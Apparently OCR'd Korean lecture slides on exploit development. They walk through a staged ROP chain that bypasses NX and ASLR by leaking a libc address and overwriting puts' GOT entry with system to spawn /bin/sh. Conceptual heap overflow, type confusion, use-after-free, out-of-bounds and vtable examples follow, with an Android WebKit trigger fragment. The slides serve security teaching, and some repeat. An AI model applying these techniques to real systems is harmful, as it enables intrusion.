  - 읽기/쓰기 영역에 내가 보낸 8바이트 값이 저장됨


stage 1	AAAA…	&puts	0804852b	0804a014	&read	08048529	0	0804a000	8
	buf	ret							

```
.text:08048528                 pop     ebx
.text:08048529                 pop     esi
.text:0804852A                 pop     edi
.text:0804852B                 pop     ebp
.text:0804852C                 retn
```

방어 메커니즘 우회


```
0804A000 ; Segment type: Pure data
0804A000 ; Segment permissions: Read/Write
0804A000 _got_plt        segment dword publ
0804A000                 assume cs:_got_plt
0804A000                 ;org 804A000h
0804A000 _GLOBAL_OFFSET_TABLE_ db    ? ;
0804A001                 db    ? ;
0804A002                 db    ? ;
0804A003                 db    ? ;
0804A004                 db    ? ;
0804A005                 db    ? ;
0804A006                 db    ? ;
0804A007                 db    ? ;
0804A008                 db    ? ;
0804A009                 db    ? ;
0804A00A                 db    ? ;
0804A00B                 db    ? ;
```

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 "/bin/sh₩x00" 쓰기 + system 함수 호출
- stage 2: 읽기/쓰기 가능 영역에 "/bin/sh₩x00" 쓰기
  - 서버에서 read(stdin, ..., ...) 을 만나면 내 입력을 기다리고 있음
  - 따라서, 한 번 더 전송하면 해당 입력이 0804a000에 써지게 됨




방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기 + system 함수 호출
- stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기
  - 서버에서 read(stdin, …, ….) 을 만나면 내 입력을 기다리고 있음
  - 따라서, 한 번 더 전송하면 해당 입력이 0804a000에 써지게 됨




방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 "/bin/sh₩x00" 쓰기 + system 함수 호출
- stage 2: system 함수 호출
  - __libc_start_main + offset 을 이용하여 구한 system 함수 호출
  - 내가 썼던 /bin/sh₩x00을 인자로 전송
  - **그런데? 첫 번째 stage 1 페이로드에서는 system을 넣을 수가 없다?**




방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기 + system 함수 호출
- stage 2: system 함수 호출
  - puts 함수의 got를 system 함수로 변경 read(0, &puts, 4) <- &system
  - 이 때, 인자의 형태가 비슷한 함수가 좋음
  - 예) puts(char *), system(char *)




방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기
  - stage 3: puts 함수를 system 함수로 덮기 + puts 호출
- stage 3: puts 함수를 system 함수로 덮기
  - puts 함수의 got를 system 함수로 변경 read(0, &puts, 4) <- &system




방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - stage 0: 버그 트리거
  - stage 1: __libc_start_main 주소 노출
  - stage 2: 읽기/쓰기 가능 영역에 “/bin/sh₩x00” 쓰기
  - stage 3: puts 함수를 system 함수로 덮기 + puts 호출
- stage 3: puts 호출
  - puts 가 system 함수로 되었으므로 결국 system(“/bin/sh₩x00”) 이 호출



방어 메커니즘 우회

- ROP (Return Oriented Programming)
  - 결론적으로 NX와 ASLR을 got overwrite 를 통해 우회 하는 ROP 코드는 보통 다음과 같이 3단계로 이루어짐



윈도우 & 웹 브라우저 익스플로잇


힙 버그

- 힙 오버플로우 버그
  - 기초 적인 힙 오버플로우 버그 설명 (개념적으로)

메모리 구조

- Heap


```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *i = malloc(4);
    int *j = malloc(4);
    free(i);
    int *k = malloc(4);
```




힙 버그

- 타입 혼동 버그
  - 기초 적인 타입 혼동 버그 설명 (개념적으로)


```
a = [int, char [10]]
```




```
delete a;
```




```
b = [int, int]
```




```
a.char = ?
```

힙 버그

- Use-After-Freed 버그
  - 기초 적인 UAF 버그 설명 (개념적으로)

```
a = new A();
```


```
delete a;
```



```
b = new B();
```


```
a.func_b()
```


Out-Of-Bound r/w 버그

- OOB r/w 버그
  - 기본적인 정보 노출 버그 동작 설명
  - 정보 노출 버그가 왜 중요한지 설명

```
a = char [3]
```





```
a[1000] = ?
```




윈도우 보안 매커니즘 및 공격 방식

- IE 기본
  - vtable 설명 (C++의 가상함수 및 해당 어셈블 설명)




```
1   class CAnimal {
2   public:
3       void move() {
4           ...
5       }
6
7       virtual void eat() = 0;
8   }
9
10  class CDog : CAnimal{
11  public:
12      void eat() {
13          ...
14      }
15  }
16
17  class CCat : CAnimal{
18  public:
19      void eat() {
20          ...
21      }
22  }
```





```
mov eax, [ecx]

mov edx, [eax + 4h]

call edx
```

윈도우 보안 매커니즘 및 공격 방식


- IE 기본
  - Android 2.1 웹킷 익스플로잇 버그 설명

```
<body>
<textarea id="target" rows=20>Android 2.1 Webkit Browser</textarea>
</body>
```



```
var e1 = document.getElementByTagName("textarea")
var e2 = document.getElementById("target")
```




```
e2.parentNode.removeChild(target)
```

